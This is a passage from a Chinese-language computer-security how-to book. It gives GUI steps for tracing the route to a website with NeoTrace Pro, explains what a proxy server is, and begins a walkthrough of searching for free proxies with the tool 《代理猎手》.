
2. 使用NeoTrace Pro v3. 25追踪信息

在完成整个安装过程后，下面就可以使用 NeroTrace Pro 工具进行追踪黑客信息了。具体的操作步骤如下。


Step 01 双击桌面上的 NeroTrace Pro 应用程序图标，即可进入其主操作界面，在目标栏中输入想要追踪的网址，这里输入 www.baidu.com，如下图所示。




Step 02 单击右侧的 Go 按钮，即可开始进入追踪状态，如下图所示。




Step 03 在扫描完毕后，单击 Map View 右侧的下拉按钮，在弹出的下拉列表中选择 List View 选项，如下图所示。



Step 04 这样在 NeroTrace Pro 工作界面的左侧窗格中显示追踪的详细列表，如下图所示。



Step 05 单击 Map View 右侧的下拉按钮，在弹出的下拉列表中选择 Node View 选项，即可以 Node View 的方式显示追踪结果，如下图所示。



7.2　网络代理服务器的应用

代理服务器英文全称是 Proxy Server，其功能是代理网络用户去取得网络信息，相当于网络信息的中转站。使用代理服务器可以提高上网速度、访问一些原本访问不了或访问速度极慢的网站等。




绝招3：利用《代理猎手》查找代理服务器

《代理猎手》是一款集搜索与验证于一身的软件，可以快速查找网络上的免费 Proxy。其主要特点是：支持多网址段、多端口自动查询；支持自动验证并给出速度评价等。


1. 添加搜索任务

在利用《代理猎手》查找代理服务器之前，还需要添加相应的搜索任务，具体的操作步骤如下：


Step 01 在启动《代理猎手》的过程中，《代理猎手》还会给出一些警告信息，如下图所示。



Step 02 单击“我知道了，快让我进去吧！”按钮，即可进入《代理猎手》窗口，如下图所示。



Step 03 在《代理猎手》窗口中选择“搜索任务”→“添加任务”选项，即可打开“添加搜索任务”对话框，在“任务类型”下拉列表框中有“定时开始搜索”“搜索完毕关机”和“搜索网址范围”3 个下拉列选项，这里选择“搜索网址范围”选项，如下图所示。



Step 04 单击“下一步”按钮，即可进入“地址范围”设置对话框，如下图所示。



